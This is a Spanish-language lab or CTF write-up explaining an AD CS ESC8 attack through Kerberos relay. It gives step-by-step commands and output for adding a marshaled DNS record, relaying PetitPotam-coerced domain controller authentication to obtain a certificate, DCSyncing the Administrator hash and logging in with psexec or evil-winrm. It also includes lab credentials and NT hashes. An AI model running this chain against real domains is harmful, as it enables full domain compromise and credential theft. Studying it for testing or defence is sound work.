Active Directory Certificate Services: Abusando de ADCS ESC8 (Kerberos Relay)
Resumen

ESC8 es una vulnerabilidad de AD CS donde el servicio de inscripción web (Certificate Enrollment Web Service) está habilitado sobre HTTP (sin HTTPS). Esto permite interceptar la autenticación de un Domain Controller y relaying (reenviar) esa autenticación al CA para solicitar un certificado. Con ese certificado podemos hacernos pasar por el DC, hacer DCSync y tomar el control del dominio.
Requisitos
- Credenciales válidas de un usuario del dominio (
Rosie.Powell:Cicada123) - La CA tiene Web Enrollment sobre HTTP habilitado
- NTLM deshabilitado en el dominio (la autenticación debe ser Kerberos)
- Machine Account Quota > 0 (permite agregar DNS records, default es 10)
Paso a paso detallado
1. Configuración inicial
Asegurar resolucion DNS correcta en /etc/hosts:
1
echo "10.129.28.63 DC-JPQ225.cicada.vl DC-JPQ225 cicada.vl" | sudo tee -a /etc/hosts
Obtener un TGT (Ticket Granting Ticket) de Kerberos para el usuario:
1
2
impacket-getTGT cicada.vl/Rosie.Powell:Cicada123 -dc-ip 10.129.28.63
export KRB5CCNAME=Rosie.Powell.ccache
2. Enumerar AD CS con Certipy
1
certipy find -k -u Rosie.Powell@cicada.vl -p Cicada123 -dc-ip 10.129.28.63 -target DC-JPQ225 -vulnerable -stdout
Salida relevante:
1
2
3
CA Name: cicada-DC-JPQ225-CA
Web Enrollment HTTP: Enabled
[!] ESC8: Web Enrollment is enabled over HTTP.
3. ¿Por que agregar un DNS record marshaled?
Cuando NTLM esta deshabilitado, no podemos hacer un NTLM relay tradicional. Necesitamos Kerberos relay, pero hay un problema: un ticket de Kerberos esta cifrado para un SPN especifico. Si el DC se conecta a atacante.cicada.vl, el KDC emite un ticket para HOST/atacante.cicada.vl, que no sirve para autenticarse contra el AD CS.
El truco (descubierto por James Forshaw - Project Zero):
Se utiliza un nombre de host con un sufijo especial (marshaled target info). Cuando el DC resuelve ese nombre via DNS:
- DNS lo resuelve a nuestra IP (
10.10.16.107) - Windows SSPI ve el sufijo extra, lo reconoce como
CREDENTIAL_TARGET_INFORMATION, lo parsea y elimina - Queda el SPN original del DC (ej:
cifs/DC-JPQ225.cicada.vl) - El DC pide un ticket para si mismo (su propio SPN legitimo)
- La conexion TCP llega a nuestra maquina (porque DNS apunta a nuestra IP)
- Nosotros recibimos el ticket del DC y lo relayeamos al AD CS
El sufijo 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA es el SPN del DC serializado.
Referencias tecnicas:
- Project Zero - Using Kerberos for Authentication Relay Attacks
- Synacktiv - Relaying Kerberos over SMB using krbrelayx
4. Agregar el DNS record marshaled a AD DNS
1
bloodyAD --host DC-JPQ225.cicada.vl -d cicada.vl -u Rosie.Powell -p Cicada123 -k add dnsRecord "DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" 10.10.16.107
--host: DC target-d: dominio-u/-p: credenciales-k: usar Kerberos (porque NTLM deshabilitado)add dnsRecord: agrega un registro DNS en AD- El label incluye un sufijo marshaled que permite el relay Kerberos
Verificar que el registro se resolvio:
1
2
dig @10.129.28.63 DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl +short
# Deberia mostrar: 10.10.16.107
Explicacion: Sin el sufijo marshaled, el DC pediria un ticket para nuestro SPN. Con el sufijo, Windows lo interpreta como target info marshaled, lo extrae, y el ticket se emite para el SPN original del DC. DNS resuelve todo el string a nuestra IP, asi la conexion TCP nos llega a nosotros.
5. Iniciar el relay de Certipy
1
sudo certipy relay -target http://DC-JPQ225.cicada.vl -ca cicada-DC-JPQ225-CA -template DomainController
-target: endpoint HTTP del CA (el Web Enrollment)-ca: nombre del Certificate Authority-template DomainController: template que solicita el certificado
Nota: necesita sudo porque bindea al puerto 445 (SMB).
Salida esperada:
1
2
3
[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
Si el puerto 445 esta ocupado (por Samba, Responder, otro relay):
1
2
sudo ss -ltnp | grep ':445'
sudo systemctl stop smbd nmbd
6. Coercer (forzar) la autenticacion del DC
En otra terminal, manteniendo el relay corriendo:
1
nxc smb DC-JPQ225.cicada.vl -k -u rosie.powell -p Cicada123 -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
-M coerce_plus: modulo de NetExec que fuerza autenticacionLISTENER: nuestro DNS record marshaledMETHOD=PetitPotam: usa la vulnerabilidad EfsRpc (PetitPotam)
Que pasa aca adentro?
- NetExec usa Kerberos para autenticarse al DC
- Envia una peticion RPC a
EfsRpcAddUsersToFile(PetitPotam) - El DC intenta autenticarse contra el listener (nuestra maquina) usando una ruta UNC
- DNS resuelve el listener a nuestra IP
- La conexion SMB (por puerto 445) llega a certipy relay
- Certipy recibe la autenticacion y la relaya (reenvia) al endpoint HTTP del CA
- El CA emite un certificado usando el template
DomainController
Salida esperada en el relay:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

[*] Targeting http://DC-JPQ225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.129.28.63, attacking target http://DC-JPQ225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.28.63 against http://DC-JPQ225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 89
[*] Retrieving certificate for request ID: 89
[*] http:///@dc-jpq225.cicada.vl [1] -> HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=89 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
7. Autenticarse con el certificado obtenido
1

certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.28.63
Esto extrae del PFX:
- TGT para el DC machine account (
dc-jpq225$) - NT hash del DC machine account
Salida:
1
2
3
4
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404ee...a65952c664e9cf5de60195626edbeee3
8. DCSync - Extraer el hash del Administrador
1
2
3
4
export KRB5CCNAME=dc-jpq225.ccache
klist  # Verificar que el principal es dc-jpq225$@CICADA.VL

impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@DC-JPQ225.cicada.vl -just-dc-user Administrator
-k: usa Kerberos-no-pass: no pide password (usa el ccache)\$: escapa el$del shell-just-dc-user Administrator: extrae solo el hash del Admin
Que es DCSync? Es un ataque que abusa del protocolo DRSUAPI (Directory Replication Service). Normalmente los DCs lo usan para replicar datos entre si. Un atacante con permisos de replicacion (como tiene el DC machine account) puede pedirle al DC que replique los hashes de cualquier usuario, incluido el Administrador.
Salida:
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
9. Conexion como Administrador
Como la autenticación es nula por NTLM, necesitamos pedir un TGT fresco para Administrator, para esto se usanm los siguientes comandos:
1
2
3
4
impacket-getTGT cicada.vl/Administrator -hashes :85a0da53871a9d56b6cd05deda3a5e87 -dc-ip 10.129.28.63
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
1
export KRB5CCNAME=Administrator.ccache
1

impacket-psexec cicada.vl/Administrator@DC-JPQ225.cicada.vl -k -dc-ip 10.129.28.63 -hashes :85a0da53871a9d56b6cd05deda3a5e87
O via WinRM:
1
evil-winrm -r CICADA.VL -u administrator -i dc-jpq225.cicada.vl
Referencias
- Certipy Wiki - ESC8
- Project Zero - Using Kerberos for Authentication Relay Attacks
- Synacktiv - Relaying Kerberos over SMB using krbrelayx
- PetitPotam - Topotam
- BloodyAD - DNS record manipulation
Gracias por leer, espero que te sirva. Si tienes alguna duda, sugerencia, corrección o simplemente quieres compartir algo al respecto, tienes mis redes para contactarme.
Frase para finalizar:
“El mayor enemigo del conocimiento no es la ignorancia, sino la ilusión del conocimiento.”
— Stephen Hawking